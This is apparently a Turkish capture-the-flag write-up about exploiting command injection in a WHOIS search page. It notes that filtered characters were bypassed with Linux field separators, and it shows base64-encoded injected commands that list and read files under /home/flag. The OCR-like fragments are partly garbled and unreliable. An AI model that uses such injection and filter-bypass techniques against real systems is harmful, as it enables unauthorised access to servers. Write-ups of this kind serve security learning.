
Sayfaya gidildiğinde, kullanıcıdan alınan domain'in whois bilgisinin sorgulayıp kendisine yansıttığı görüldü(aslında fonksiyon böyle ama çıktı vermiyor).




Burada direkt olarak komut enjeksiyonu denenmiştir tabii bazı karakterler için filtre olduğu görülmüştür 'boşluk, /, ls vb bir kaç tane daha'




Filtreye takılmadan dosya listeleme, kullanıcı bilgisini expose etme denenmiştir.



Linux field separators kullanarak dosyalar filter'ı bypass ederek okumaya çalışılmıştır...



daha sonra



Flag dosyasını bulabilmek için bir çok yol denendi

HoDoVps

Home

About Us

Our Services

Contact Us

LOG IN

SIGN UP

WHOIS SEARCH

Enter your domain here...

WHOIS SEARCH

total 12

drwxr-xr-x 2 root root 4096 Jul 16 00:25 .

drwxr-xr-x 5 root root 4096 Jul 16 00:25 ..

-rw-r--r-- 1 root root 52 Jul 16 00:25 welcome.txt

Request Attributes

Query Parameters (1)

Body Parameters (0)

Request Cookies (1)

.../about/*>

3D')&input=bHMgLIxhIC9ob21lL2ZsYWw%3D

st build: 9 days ago

Input

is -la /home/flag

Output

bHMgLIxhIC9ob21lL2ZsYWw%3D

WHOIS SEARCH

Enter your domain here...

WHOIS SEARCH

HK(Zonguldagi_sevmek_guzelbe_atayim_komutu_gulumse)

3D')&input=Y2F0IC9ob21lL2ZsYWw%3D&input=Y29tZS58eHQ%3D

st build: 9 days ago

Input


cat /home/flag/welcome.txt

Output

Y2F0IC9ob21lL2ZsYWw%3D&input=Y29tZS58eHQ%3D

HK{ }

Web102



*Soruda verilen URL'e gidildiğinde, SingUp kısmında kayıt olduktan sonra hesabın aktif olması için verilen URL'de geçen code ve user query stringleri ile bir deneme yapılmıştır ama bir şey çıkarılamamıştır. *